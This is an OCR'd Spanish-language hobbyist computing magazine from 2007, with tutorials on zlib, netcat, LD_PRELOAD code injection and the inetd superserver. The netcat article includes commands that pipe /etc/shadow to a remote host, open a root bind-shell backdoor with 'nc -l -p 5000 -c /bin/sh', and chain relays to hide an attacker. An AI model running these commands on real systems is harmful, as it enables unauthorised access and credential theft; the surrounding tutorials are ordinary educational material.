OCCAMS RAZOR

Porque lo más sencillo es lo más probable

Numero 1. 2ª Edicion. 2007

redes

NETCAT LA NAVAJA SUIZA DE LA RED

Sácale todo el partido a esta herramienta

electronica

PIC 10F200 el Peque de MicroChip

librerías

Ficheros Comprimidos

sistemas

Crea tu propio servicio de Internet

hardware

Eligiendo ordenador. Grande o Pequeño?

distros

Linux en USB. Damn Small Linux para llevar

dossier

Mi Historia de las Telecomunicaciones

software

Inyección de Código con LD_PRELOAD

... y nuestras secciones de siempre

- Trucos
- Consultorio
- Cartas de los Lectores

No te cortes... con la Navaja de Occam

SUMARIO

OCCAM'S RAZOR. Número 1. 2007
Porque lo más sencillo es lo más probable

Esta revista ha sido realizada con:

LaTeX

Occam's Razor

Número 1, Año 2007

Dirección:
David Martínez Oliveira


Editores:
David Martínez Oliveira
Fernando Martín Rodríguez

Colaboradores:
Carlos Rodríguez Alemparte, Fernando Martín Rodríguez, Gavin Mathews, Laura Rodríguez González, Er Aplastao, Er Manitas, Er ATS, Un Servidor, Capitan Miñocas, Er Viajante y Tamariz el de la Perdiz

Maquetación
DeMO y LiR

Publicidad
Occam's Razor Direct
occams-razor@uvigo.es

Impresión
Por ahora tu mismo... Si te apetece




Editorial
Aquí Estamos
by The Occam Team

Este es el primer número del *Occam's Razor*. Para el que no lo sepa, el *filo o navaja de Occam* es un conocido principio científico que básicamente viene a decir lo siguiente: *"La solución más sencilla tiende a ser la buena"*. Y esta es la filosofía que queremos mantener en esta nueva publicación.

No sé vosotros, pero nosotros echamos de menos alguna publicación en la que no se tenga miedo a profundizar en temas tradicionalmente clasificados como complicados. Hace algunos años, cualquier revista informática estaba repleta de programas con los que practicar en tu casa y de artículos que trataban cuestiones de, podríamos decir, *bajo nivel*.
La idea era... sácale todo el partido a esa cosa que tienes en casa y que puede hacer verdaderas maravillas. Si ya, diréis muchos, pero las cosas hace 15 años eran mucho más sencillas, procesadores lentos, unos pocos kilobytes de memoria e interfaces analógicos muy sencillos. Eso es cierto, pero la realidad es que las cosas en pleno año 2007 no han cambiado tanto como la mayoría piensa.
Las cosas siguen funcionando igual, más rápido, con interfaces más completos (que no complicados, aunque esto último sería cuestionable en algunos casos), y con muchísimos más recursos. Por esta razón, resulta vergonzoso el poco partido que se le saca hoy en día a un ordenador comparado con las cosas que se hacían hace algunos años (salvo honrosas excepciones claro está).
Pues bien, esta revista pretende recuperar esa filosofía, profundizar en el funcionamiento de la tecnología actual para que deje de ser una cosa *mágica* y pase a ser una cosa *lógica*. Y creednos, todo esto es muchísimo más sencillo de lo que nos quieren hacer ver... no es trivial, pero dista mucho de estar reservado a unos pocos elegidos.
Para terminar con la presentación de este primer número queremos dejar claras tres cosas.
La primera es que esta publicación no va de linux. Puede parecer lo contrario tras leer este número, pero la razón de su contenido es que no hemos tenido muchos colaboradores. Si deseáis participar con artículos sobre temas interesantes de cualquier otra plataforma éstos serán bienvenidos. La única condición es que hagáis lo que hagáis intentéis utilizar sistemas libres. Esto asegura que cualquiera pueda hacer lo que se describe en vuestros artículos sin tener que desembolsar una cantidad de dinero desorbitada y además contribuye al progreso de la cultura.
La segunda es que esta revista no es de informática, sino de tecnología. Tampoco hemos tenido muchas colaboraciones desde ámbitos diferentes a la informática, pero eso no quiere decir que artículos sobre electrónica, comunicaciones o cualquier otro tema relacionado con la tecnología no tenga cabida en esta publicación. Así que animaros a compartir vuestras experiencias.
Finalmente, que quede claro que no nos hacemos responsables de cualquier daño que se pueda ocasionar en cualquier equipo siguiendo el texto de alguno de nuestros artículos. Tú eres el responsable de lo que hagas con tus cosas y si no tienes una remota idea de lo que estás haciendo quizás deberías pararte y preguntar antes de cargarte algo. Por otra parte que sepáis que no tenemos ni un duro así que por mucho que demandéis vais apañados.

Esperamos que os guste este primer número y nos leemos en el próximo.

The Occam's Razor Team



Si no vas sobrao ... -lz

Como manejar ficheros comprimidos en tus programas

por Er aplastao

Todos estamos acostumbrados a comprimir ficheros o incluso directorios enteros cuando empezamos a ir escasos de espacio en disco. Normalmente, cuando queremos recuperar los datos comprimidos, primero los descomprimimos y luego los usamos. No sería estupendo eliminarnos este paso?

Muchos habréis comprobado que en los sistemas GNU/Linux existen varios programas capaces de trabajar directamente con ficheros comprimidos, como por ejemplo gv (visor de postscript) o vim (editor de textos). Lejos de lo que podría parecer a simple vista, añadir esta funcionalidad a nuestros programas es mucho más fácil de lo que nos imaginamos gracias a la librería *libz.so*.

GRABANDO FICHEROS

El siguiente fragmento de código muestra como generar un fichero comprimido utilizando la librería *zlib*:

```
#include <zlib.h>

int main ()
{
gzFile  f;
f = gzopen (‘‘mi_fichero.txt.gz’’, ‘‘wt’’);
for (int i = 0; i < 20; i++)
  gzprintf (f, ‘‘Hello World %d\n’’, i);
gzclose(f);

return 0;
}
```

En el ejemplo anterior se han omitido todas las comprobaciones de errores, para poder concentrarnos en el uso de la librería. La verdad es que cualquiera que haya escrito un programa para grabar un fichero de texto en C lo verá claro :).
Para compilar este ejemplo, debemos indicar que se utilice la librería zlib, esto lo conseguimos con una línea como la siguiente:

```
gcc mi_codigo_de_lamuerte.c -o z_ejemplo -lz
```

Que nos generará un ejecutable llamado `z_ejemplo`.

CARGANDO FICHEROS

Ya sabemos como generar ficheros comprimidos. Ahora solo tenemos que saber como leerlos de nuevo desde nuestros programas.

Si os cuento que existe una función llamada *gzgets*, seguro que la mayoría no necesitaría saber más. Pero por si hay algún despistado en la sala, ahí va un ejemplillo de uso.

```
#include <stdio.h>
#include <zlib.h>

int main ()
{
gzFile f;
char   line[256];

f = gzopen (‘‘mi_fichero.txt.gz’’, ‘‘rt’’);
while (!gzeof (f))
{
   gzgets (f, line, 256);
   printf (‘‘%s\n’’, line);
}
gzclose(f);
}
```

Bastante sencillo no?. Así que ya podemos hacer que nuestros programas graben sus ficheros de texto en formato comprimido y recuperarlos posteriormente sin más.

Y QUE MÁS?

Pues para los más curiosos que quieran sacarle todo el jugo a esta librería, lo mejor que pueden hacer es mirarse el fichero *zlib.h* que normalmente estará en el directorio `/usr/include`.
Este fichero contiene todos los prototipos y estructuras de datos utilizados por la librería con amplios comentarios para cada una de ellas.
Lo mejor es empezar por el final, donde encontrareis las funciones que hemos visto en los ejemplos anteriores, y unas cuantas más que os resultarán muy familiares.

“La librería zlib nos facilita el uso de ficheros comprimidos”

La primera parte del fichero contiene el API de más bajo nivel con el que controlar los parámetros de compresión y comprimir/descomprimir datos en buffers de memoria, lo cual puede ser útil en algunas circunstancias.
Finalmente, recordad que para poder compilar estos ejemplos necesitáis el paquete de desarrollo *zlib* que incluye el fichero de cabecera `zlib.h` que hemos utilizado.
Hasta el próximo número.

NetCat: La navaja suiza de la Red

Usos curiosos de esta potente herramienta

por Er Manitas

Netcat es un pequeño programa normalmente conocido como *la navaja suiza de las redes*, puesto que se trata de una herramienta muy versátil y útil. En este artículo veremos algunos de los usos *no tan comunes* de esta herramienta.

NETCAT: nc

Si ya, el nombre no tiene nada que ver con los gatos, pero mola ¿eh?. Como muchos os imaginareis, netcat pretende ser la versión para redes del conocido comando *cat*, por una parte por su orientación al manejo de texto (como tantas herramientas UNIX) y por otra por su tremenda sencillez.

En poco más de 17Kb (parece ridículo ¿no?) esta herramienta es capaz de realizar auténticas proezas con una sencillez impresionante. Antes de meternos de lleno en su uso, una última recomendación: Descargar el código fuente y echarle un vistado no es ninguna pérdida de tiempo.

LO BÁSICO

Para abrir boca vamos a presentar el uso más básico del programa, para luego ver todas las posibilidades que nos ofrece. Lo primero que debemos saber, es que *netcat* puede trabajar tanto como cliente como servidor, dependiendo de los parámetros que pasemos.

Cuando se utiliza como cliente sin más, funciona igual que el programa `telnet`, solo tenemos que darle el nombre o dirección IP de la máquina a la que queremos conectarnos seguida del puerto que queremos utilizar.

Cuando se utiliza como servidor es necesario utilizar el flag `-l` y el flag `-p` seguido del puerto en el que queremos que el servidor acepte conexiones. Veamos un sencillo ejemplo. En una consola escribimos el siguiente comando:

```
nc -l -p 8080
```

El programa se quedará esperando conexiones en el puerto 8080. Ahora coged vuestro navegador preferido e introducid la siguiente URL:

```
http://127.0.0.1:8080
```

Netcat os mostrará por consola algo parecido a la figura 1.
Bueno, pues todo eso que veis ahí abajo es la información que envía vuestro navegador cada vez que os conectáis a una página web, en otras palabras esto es una petición HTTP.
El navegador quedará esperando la respuesta del servidor web (nuestro humilde nc en este caso), así que, démosle una respuesta. En la consola en la que hemos lanzado el netcat, escribid algo como esto:

```
<h1>Hola Mundo!!!</h1>
```

> *"Netcat puede trabajar como cliente o servidor dependiendo de los parámetros que reciba"*

Y seguidamente pulsad las teclas control (CTRL) y C, para parar netcat y cerrar la conexión. Ahora mirad que aparece en vuestro navegador :o.

MENSAJERÍA INSTANTÁNEA

Vamos ahora con una aplicación un poco más curiosa, utilizar nuestro netcat para sustituir esos pesados programas de mensajería instantánea con tantos gráficos y ventanas y todo eso.
Para montar este sencillo sistema, uno de los interlocutores debe lanzar netcat como servidor, y el otro como cliente en un puerto determinado, algo tal que así:

```
GET / HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.8) Gecko/20050513 Debian/1.7.8-1
Accept:text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

Figura 1. Datos enviados por nuestro browser

```
Usuario 1: nc -l -p 5000
Usuario 2: nc IP_USUARIO1 5000
```

Si no tenéis amiguitos en internet podéis hablar con vosotros mismos sustituyendo `IP_USUARIO1` por 127.0.0.1.
Sencillo ¿no?... No está nada mal para 17Kb.

REDIRECCIÓN REMOTA

Muchos estaréis acostumbrados a utilizar *pipes* para redirigir la salida de un programa a un fichero o a otro programa que filtre esos datos, cosas como:

```
cat mi_fichero | sort | uniq | \
sed -e 's/Pepe/Manolo/g' > resultado.txt
```

"Es muy sencillo hacer backups por red de imágenes completas de dispositivos utilizando Netcat y dd"

Pues ¿que os parecería poder redirigir la salida de los programas a otra máquina?, guay ¿no?, pues nada más fácil. En la máquina en la que queréis recibir la salida de un programa lanzáis netcat como servidor en el puerto que más rabia os dé. Eso ya deberíais saber hacerlo solos :).
En el otro extremo pues solo tenéis que hacer:

```
cat /etc/shadows | nc host puerto
```

¿Quien necesita el ftp para sacar fichero de una máquina?. Si ya, diréis. Pero eso son solo unas pocas líneas de texto... ¿o no?

COMPRANDO UN NUEVO ORDENADOR

Bueno, no se vosotros, pero normalmente, cuando yo cambio de ordenador el disco duro del viejo se puede copiar sin problemas en la monstruosa máquina que nos acabados de comprar (o regalar, o tocar en un concurso de la tele, o agenciar, o...).
Así que por qué perder el tiempo seleccionando ficheros para que siempre se nos olvide algún directorio oculto con las claves privadas que necesitas para... bueno, eso no tiene importancia.
Pues nada más sencillo. En nuestro nuevo ordenador ejecutamos netcat de la siguiente forma:

```
nc -l -p 5000 > particion1.iso
```

Y en nuestro obsoleto ordenador que vamos a vacapear :), ejecutaremos algo como esto:

```
dd if=/dev/hda1 | nc nuevo_ordenador 5000
```

Que pasada!!!!. Bueno, ya hablaremos de `dd` en otra ocasión. Otra mala bestia.
Ahora simplemente necesitamos montar nuestro fichero .iso para tener una copia exacta del disco duro de nuestra vieja máquina, con una línea como esta:

```
# mkdir /mnt/el_viejo
# mount -o loop particion1.iso /mnt/el_viejo
```

Y en `/mnt/el_viejo` tendríamos exactamente la partición de nuestro viejo ordenador.

COMO EN LAS PELIS

En las pelis de *hackers*, siempre llega un momento en el que los buenos están intentando localizar al malo y en un mapa del mundo se pueden ver unos puntos rojos unidos por unas líneas que se van poniendo verdes mientras localizan a los malos.
No está nada claro que es lo que hace el malo de la película, pero podría utilizar netcat para hacer todos esos saltos por todas esas máquinas de todo ese mundo... eso si, consiguiendo un acceso shell primero.
Y como se haría esto?, pues *empipando* el netcat a otro netcat.
Supongamos que tenemos cinco máquinas. La máquina1 es la nuestra, y la máquina5 es la máquina de los buenos que nos van a localizar. La secuencia de comandos que tendríamos que ejecutar sería la siguiente:

```
Maquina4:  nc -l -p 5004 | nc maquina5 puesto_destino
Maquina3:  nc -l -p 5003 | nc maquina4 5004
Maquina2:  nc -l -p 5002 | nc maquina3 5003
Maquina1:  nc maquina2 5002
```

De esta forma nos conectaríamos al puerto `puerto_destino` de la máquina5 dando 3 saltos (sin contar el inicial). En realidad estas cosas no se hacen así, pero en caso de apuro... nunca se sabe.

"Con una sola línea y Netcat podemos preparar un backdoor para acceso shell a cualquier máquina"

PUERTAS TRASERAS

Una puerta trasera, más conocida por su término anglosajón *backdoor*, es cualquier mecanismo que permita un acceso sencillo a un sistema si se sabe cual es la puerta.
Normalmente su utilidad es la de proporcionar un acceso rápido a los malvados crackers a las máquinas que ya han crackeado, básicamente para no tener que volver a hacerlo. En estos casos, lo que interesa es un acceso shell como root para tener total control sobre la máquina.

Y como hacemos esto con netcat?. Si comprobamos las opciones del programa, veremos que hay dos clasificadas como *dangerous*... pues como somos así ahí nos vamos directamente.

```
nc -l -p 5000 -c /bin/sh
```

La opción `-c` le dice a netcat que ejecute el programa que se indica a continuación cuando recibe una conexión. Bueno, en realidad la cosa es un poco más complicada, pero ahora no es el momento de profundizar en este tema.
Si el comando anterior se ha lanzado como root, podremos hacer cosas como:

```
mi_maquinilla$ nc pobrecillo 5000
whoami
root
cd /etc
cat /etc/passwd
...
mi_maquinilla$
```

Es un poco incómodo porque no tenemos prompt, pero hay pocas cosas más sencillas.

"Netcat permite preparar Backdoors, escanear puertos o realizar Port Knocking de una forma muy sencilla"

ESCANEANDO PUERTOS

Como no podía ser de otra forma, Netcat también puede ser utilizado para escanear puertos, es decir, para saber si un determinado puerto, y normalmente servicio, de una determinada máquina está activo.
Para esta tarea vamos a utilizar el flag -z para *Entrada/Salida Nula*, es decir, en este modo, Netcat no va a esperar datos de la entrada estándar ni va a mostrarlos en la salida estándar. Veamos como hacer esto.

```
# nc -z maquina 80 && echo ‘‘Servicio Web Activo’’
```

Es decir, NetCat retorna un código de error si no puede establecer una conexión. Los caracteres && representan el operador AND lógico para la shell, el cual tiene la peculiaridad de que si el primer operando es 0 ó falso, ya no evalúa el segundo (no es necesario, ya que el resultado será falso independientemente del valor del segundo operador).
Así, si netcat no puede establecer la conexión y devuelve un código de error, el siguiente comando, el que muestra el mensaje no se ejecutará.
Combinando esto que acabamos de ver con un poco de *scripting* es muy sencillo montar un rudimentario escaneador de puertos.

KNOCK, KNOCK, KNOCKING ON NETCAT DOOR

Una versión particular de los backdoors es la técnica conocida como *Port Knocking*, algo así como llamar a la puerta por los puertos.
Esta técnica se basa en ejecutar un cierto comando, normalmente levantar un servicio o abrir un puerto en un firewall, cuando se recibe una serie de intentos de conexión a un determinado conjunto de puertos en una determinada secuencia.
Lo que vamos a describir aquí es una aproximación muy simple al proceso, pero con un poco de *scripting* y haciendo que el cliente envíe algunos datos, podríamos aproximarnos bastante... pero eso queda como ejercicio.
Veamos como se haría.
En la máquina destino, en la que se ejecutará la acción que nos interesa, solo tenemos que lanzar una secuencia de comandos similar a la siguiente:

```
nc -l -p 500 && nc -l -p 400 && echo "Hola Mundo"
```

Ahora, si desde nuestro cliente, nos conectamos primero al puerto 500 y luego al 400, en la máquina servidor se mostrará un flamante "Hola Mundo" en la consola.
Con lo que ya hemos comentado respecto al operador &&, la línea anterior no debería requerir mayor explicación.
Sencillo?.... Rudimentario??... Sí. Pero también inquietante.

HORA BOT

Hasta ahora hemos estado utilizando netcat directamente desde la línea de comandos, sin embargo, combinado con un lenguaje de programación, las posibilidades se multiplican.
En el siguiente ejemplo se muestra un sencillo script shell que implementa un patético Bot para el IRC que cada 5 minutos da la hora local en un determinado canal.

```
#!/bin/sh

while (true) do
HORA=‘date +%H:%M‘
cat << EOM | nc servidor_irc 6667
USER HoraBot 0 * :Soy el Bot que da la hora
NICK HoraBot
JOIN #un_canal_cualquiera
PRIVMSG #un_canal_cualquiera : Son las $HORA y sereno
QUIT
EOM
sleep 300
done;
```

Como podéis ver, este sencillo script SHELL, repite infinitamente un bucle en el que se conecta a una determinada máquina y transmite una serie de comandos del IRC utilizando Netcat. Luego espera 5 minutos y vuelve a repetir el proceso.

Los interesados en el protocolo del IRC pueden dirigirse al RFC apropiado, o esperar a que hagamos un artículo guay en la revista, allá tu y tu impaciencia.
Respecto a este último ejemplo, comentaros que en algunos servidores de IRC requieren un mensaje `PONG` durante la autenticación, con lo cual el script anterior no funcionaría. De todas formas, podéis probar con otros protocolos como SMTP o HTTP, por ejemplo.

PARA TERMINAR

En este pequeño artículo hemos visto algunas aplicaciones más o menos curiosas y/o útiles del programa netcat. En la propia distribución del programa podréis encontrar un directorio con varios scripts que hacen cosas más complicadas que las que hemos descrito aquí, y también mucho más interesantes.
Recordaros, una vez más, que netcat es uno de esos programas que merece la pena estudiar y con el que se pueden aprender unas cuantas cosas sobre como desarrollar aplicaciones en red, si bien, el estilo del código es un poco para gustos.

LECTORES

Recordad que podéis enviarnos vuestros experimentos con netcat, y los más interesantes, curiosos y güays los publicaremos en el próximo número.
Todavía somos pobres para hacer concursos hasta que consigamos patrocinadores con pasta... Pero bueno, por lo que te ha costado esta revista te puedes estirar un poco no?
Podéis enviar vuestras propuestas a:

`occams-razor@uvigo.es`

A domar esta mala bestia

OPINA !!!

Esperamos tus comentarios, sugerencias, dudas o cualquier cosa que nos quieras contar sobre este número.

Lo que te ha gustado, lo que no, lo que cambiarías.

TU OPINIÓN NOS INTERESA

occams-razor@uvigo.es

COLABORA !!!

Colabora con OCCAM'S RAZOR !!!
Enviándonos tus artículos, tus experimentos, destripando esos programas que utilizad a diario, contándonos como solucionaste aquel problema....

occams-razor@uvigo.es

Inyección de Código en Librerías Dinámicas

Conoce los secretos de LD_PRELOAD

por Er ATS

En esta primera incursión en los entresijos de la ingeniería inversa, vamos a explorar una de las formas más sencillas para la inyección de código. Dejando a un lado los usos "curiosos", la inyección de código en aplicaciones binarias nos proporciona una potente herramienta para la depuración o adaptación de aplicaciones de las cuales no disponemos de su código fuente.

LIBRERÍAS DINÁMICAS

La mayoría de las aplicaciones actuales utilizan lo que se conoce como librerías dinámicas, hecho que les proporciona ciertas ventajas. En primer lugar los ejecutables son más pequeños ya que parte de su funcionalidad se a movido ha la librerías. Las funcionalidades de la librería pueden ser utilizadas por varias aplicaciones, de forma que las actualizaciones de éstas se reflejan en varios ejecutables (frente a la actualización de cada ejecutable por separado).
Las aplicaciones que utilizan librerías dinámicas, mantienen una referencia a las mismas, de forma que el cargador dinámico (ldd) pueda encontrarlas cuando solicitamos la ejecución de una aplicación. Estas referencias se pueden obtener utilizando el comando `ldd` que nos proporciona una salida como la siguiente:

```
$ ldd /bin/echo
        libc.so.6 => /lib/tls/libc.so.6 (0x4002b000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
$
```

Como podemos ver, el comando `ldd` del ejemplo anterior, muestra la lista de librerías dinámicas utilizada por el programa `echo`. Por ahora no nos interesa la información extra que proporciona `ldd`. Sólo nos interesa saber que el programa depende de dos librerías dinámicas.

PREPARANDO NUESTRO EJEMPLO

Para poder trabajar en un entorno controlado, lo primero que vamos a hacer es generar un sencillo programa de test y un par de librerías dinámicas con las que trastear.
Para ello utilizaremos las autotools de GNU que nos simplifican la generación tanto de ejecutables como de librerías. Creamos un directorio para nuestro proyecto (por ejemplo injection) y escribimos (o copiamos :) nuestro minimalista configure.ac (si estamos a la última y ya no usamos aquellos .in del pasado).

```
AC_INIT
AM_INIT_AUTOMAKE(injection, 0.0.1)

AM_CONFIG_HEADER(config.h)
AM_MAINTAINER_MODE

AC_PROG_CC
AC_HEADER_STDC()
AC_PROG_LIBTOOL

AC_OUTPUT(Makefile)
```

Ahora solo tenemos que escribir el make file para el *automake* (Makefile.am), que para nuestro caso será algo como esto:

```
lib_LTLIBRARIES=libinjection.la libinjection1.la

libinjection_la_SOURCES=injection.c
libinjection_la_LDFLAGS=-ldl

libinjection1_la_SOURCES=injection1.c
libinjection1_la_LDFLAGS=-ldl

CFLAGS+=-D_GNU_SOURCE

noinst_PROGRAMS=test
test_SOURCES=test.c
```

"Es muy sencillo crear librerías dinámicas utilizando la herramienta libtool"

Este makefile nos va a generar dos librerías dinámicas llamadas `libinjection.so` y `libinjection1.so` respectivamente y un pequeño programa de test que el comando `make install` nos instalará.
Ahora solo nos queda ejecutar las autotools para conseguir un configure y poder compilar nuestro código

```
aclocal
libtoolize --force --copy
autoheader
automake --add-missing --copy --foreign --include-deps
autoconf
```

Es habitual incluir los comandos anteriores en un shell script con nombre *bootstrap* y tenerlo siempre a mano para ahorrarse este último paso, aunque hay otras formas de proceder en las que no vamos a entrar. Ahora ya estamos en condiciones de escribir nuestra pequeña librería.

LD_PRELOAD

Para comprender el siguiente ejemplo, primero debemos conocer el uso de la variable de entorno `LD_PRELOAD` que será la forma de inyectar nuestro código en la aplicación.
La variable de entorno `LD_PRELOAD` permite forzar la carga de ciertas librerías dinámicas antes de que el programa a ejecutar se cargue en memoria. El hecho de cargar una librería dinámica antes que otra, implica que cualquier función en la librería precargada se ejecutará antes que su homónima en librerías cargadas posteriormente.
Así, si creamos una librería dinámica con nuevas versiones de las funciones en una determina aplicación, las funciones de nuestra librería sustituirán a las del programa consiguiendo "inyectar" código arbitrario en el mismo. Ahora veremos todo esto con un ejemplo que clarificará más las cosas.

MICRO-SANDBOX

Los más antiguos del lugar recordarán que los parques infantiles tenía arena en el suelo, sobre todo al final de los toboganes y otros elementos lúdicos que nos permitían partirnos la crisma al más mínimo descuido. Normalmente, esa arena estaba en una "caja", bueno, se veían una especie de cajón semi enterrado destinado a mantener la arena en su sitio.
Bien, pues un "sandbox" es una de esas cajas de arena de los antiguos parques infantiles, un dispositivo destinado a que un programa no se "dañe" o más bien, que el programa no dañe nada en el sistema. Quizás el sandbox más conocido es el que se monta con el comando `chroot`, junto al incluido en la máquina virtual Java que se popularizó con el uso de applets en un entorno inseguro como Internet.

"Un sandbox proporciona un entorno seguro para la ejecución de programas"

Para ilustrar el uso de `LD_PRELOAD` vamos a montar un micro-sandbox para evitar que cualquier programa escriba datos en el directorio `/tmp`. Sí, esto es un poco absurdo, pero así nos sale un ejemplo muy sencillo.
Para nuestro ejemplo, simplemente vamos a escribir una versión de la función `fopen` que compruebe el nombre del fichero y en el caso de tratarse del directorio tmp retorne un error.

UN NUEVO FOPEN

Editamos nuestro fichero injector.c y añadimos el código siguiente:

```
#include <stdio.h>
#include <string.h>
#include <dlfcn.h>

FILE*
fopen (const char *path, const char *mode)
{
FILE* (*real_fopen)(const char*, const char*);

printf ("fopen_wrapper: Entrando\n");
if (strncmp (path, "/tmp", 4) == 0)
  {
    fprintf (stderr, "fopen_wrapper:"
             "Acceso Denegado '%s'\n", path);
    return NULL;
  }
/* Consigue el puntero al fopen real */
real_fopen = dlsym (RTLD_NEXT, "fopen");
return real_fopen (path, mode);
}
```

Lo primero que observamos es que la declaración de nuestra función es exactamente la misma que la de la función de la librería C estándar `fopen`. Las primeras líneas de la función llevan a cabo la comprobación del nombre del fichero que queremos abrir y en caso de que sea positiva devuelve el valor NULL, igual que la función `fopen` original.
Si el directorio al que pretendemos acceder está permitido, entonces tenemos que obtener la función `fopen` real y ejecutarla, devolviendo el stream adecuado a la aplicación principal.
Para ello, hemos declarado un puntero a función con un prototipo compatible con nuestro `fopen` y hemos usado la función `dlsym` para obtener el puntero a la función `fopen` "original". Realmente no estamos obteniendo el puntero al `fopen` original, sino al siguiente `fopen` disponible (parámetro `RTLD_NEXT`. Esto permite enlazar varios *wrappers* a la función de interés.
Para comprobar este último comportamiento generamos el fichero injector1.c idéntico al primero, pero modificando el mensaje del primer printf para que podamos identificar que el programa a pasado por ese punto. Eso os lo dejamos a vosotros.

UN PROGRAMA DE EJEMPLO

Ahora solo tenemos que escribir un sencillo programa de ejemplo que use la función fopen para probar nuestro micro-sandbox. Algo como esto:

```
#include <stdio.h>

int
test (const char *fname)
{
FILE *f;

if ((f = fopen (fname, "wt")) == NULL)
  fprintf (stderr,
       "No puedo abrir fichero '%s'\n",
        fname);
else
  {
    fprintf (f, "Hola Mundo!!!\n");
    fclose (f);
  }
}

int
main ()
{
  test ("/tmp/preload_test.test");
  test ("preload_test.test");
  return 0;

}
```

Como podemos comprobar el programa proporciona una función que intenta abrir un fichero y en caso de que sea posible, lo sustituye por la cadena "Hola Mundo!!!".

"Con LD_PRELOAD podemos modificar funciones en librerías dinámicas"

Compilamos con el típico `(./configure && make)` y veamos el resultado.

NADA DE ESCRIBIR EN tmp

Lo primero que hacemos es ejecutar nuestro programa de test normalmente y comprobar que se genera un fichero en /tmp y otro en nuestro directorio actual.

```
$ ./test
$ ls /tmp
preload_test.test
```

Ahora probemos nuestro micro-sandbox. No olvidéis borrar el fichero de ejemplo de /tmp.

```
$ rm /tmp/preload_test.test
$ LD_PRELOAD=.libs/libinjector.so ./test
fopen_wrapper: Entrando
fopen_wrapper: Accesso Denegado a '/tmp/preload_test.test'
No puedo abrir fichero '/tmp/preload_test.test'
fopen_wrapper: Entrando
```

Estupendo!!!. Hemos visto nuestras líneas de traza en la librería y el mensaje de acceso denegado al intentar escribir en /tmp. Comprobemos que no se ha generado ningún fichero.... somos la bomba!
Lo del `.libs` es porque ese es el lugar en el que libtool genera las librerías. Hasta que no se ejecute un `make install` las librerías no pasan al directorio apropiado (/usr/lib o /usr/local/lib).
Ahora vamos a ver si nuestra cadena de wrappers funciona correctamente.

```
$ rm /tmp/preload_test.test
$ LD_PRELOAD=.libs/libinjector.so:.libs/libinjector1.so ./test
fopen_wrapper: Entrando
fopen_wrapper: Accesso Denegado a '/tmp/preload_test.test'
No puedo abrir fichero '/tmp/preload_test.test'
fopen_wrapper: Entrando
fopen_wrapper1: Entrando
```

Vemos que, en el caso de que todo sea correcto, además pasamos por la segunda librería, como demuestra la última línea del ejemplo anterior. Cuando se intenta acceder al directorio /tmp, la primera librería ya bloquea el progreso y nunca llegamos a la segunda, por eso aparece un solo mensaje de la segunda librería.

OTRAS APLICACIONES

Como os podéis imaginar, los usos de `LD_PRELOAD` son ilimitados. Algunos ejemplos podrían ser... sandbox... 1, 2, 3, responda otra vez:

- Sandboxes
- Cifrado/compresión/manipulación en general de ficheros
- Test Unitarios/Mock Objects
- Programación por Contrato
- Programación Orientada a Aspectos
- Depuración
- Paralelización de Tareas

Con todo lo que hemos comentado hasta el momento, podéis investigar por vosotros mismos cualquiera de estas aplicaciones, y seguro que en el trabajo diario aparecerán posibles usos de esta técnica.

RESUMIENDO...

En este pequeño artículo hemos visto como utilizar la variable de entorno LD_PRELOAD para modificar el comportamiento de una librería dinámica. Hemos visto como crear un sencillo *"sandbox"* y apuntado algunas ideas de como aplicar lo que hemos aprendido. No reparéis en enviarnos cualquier aplicación güay. No desesperéis, en próximas entregas seremos más malos :*

Crea tu propio Servicio de Internet

Exorcizando al superdemonio inetd

por Un Servidor

Quién no ha necesitado alguna vez escribir su propio servidor?. Si tu respuesta es "yo", no desesperes, ya te tocará. Sin embargo, si solo necesitas un servicio muy simple, puede que no necesites vértelas con los *sockets* o cosas peores. En este artículo te descubrimos como utilizar el *superdemonio inetd* para crear servicios de una forma muy rápida, sencilla y ocupando muy poco.

inetd. EL SUPERDEMONIO

Os preguntareis... ¿qué es eso del *superdemonio*?. Pues como su propio nombre indica, se trata de un servicio capaz de proporcionar otros servicios. Bueno, su nombre sugiere más bien una bestia pestilente con cuernos y rabo de gran tamaño, la bestia se entiende, pero esa frase quedaba muy bien ahí.

"El superdemonio inetd nos permite crear servicios muy rápidamente"

Este demonio, cuando es lanzado, lee el fichero de configuración que se encuentra en `/etc/inetd.conf`, el cual le proporciona información sobre los servicios que va a gestionar.
Una entrada típica de este fichero es tal cual así:

```
ident   stream  tcp  wait  identd  /usr/sbin/identd    identd
```

Vamos a ver que significa cada una de las columnas de esta línea.

- La columna 1 indica el puerto en el que se instalará el servicio. En este caso, se está utilizando un nombre de servicio que el programa resolverá utilizando el fichero /etc/services, pero nosotros utilizaremos simplemente un número.
- Las dos columnas siguientes nos permiten especificar el tipo de socket y el protocolo a utilizar... Como no estamos interesados en los sockets por el momento, las dejaremos como están.
- La siguiente columna solo tiene sentido para sockets del tipo *datagrama*, los que se utilizan típicamente con el protocolo UDP, así que también la vamos a obviar en este artículo (esta es la sección mú rápido... que esperabas?)
- La siguiente columna especifica el usuario con el que se ejecutará el servicio. nobody es una buena elección
- Finalmente, las dos últimas columnas indican el programa que se ejecutará para proporcionar el servicio y los parámetros de este. Recordad que el primer parámetro de cualquier programa es el nombre del programa, así que como mínimo siempre tendremos ese parámetro, como se puede apreciar en el ejemplo.

Vale, todo esto está muy bien, pero cómo escribo mi servicio. Pues de la forma en la que se hacen las cosas en UNIX, con *stdin* y *stdout*.

stdin Y stdout

Aunque podrían parecer dos engendros gemelos del inframundo, amiguitos del superdemonio inetd, realmente se trata de la entrada y salida estándar. La entrada/salida estándar por defecto se asocia a la consola, así, la entrada estándar se asocia al teclado, mientras que la salida estándar a la pantalla de nuestro terminal.
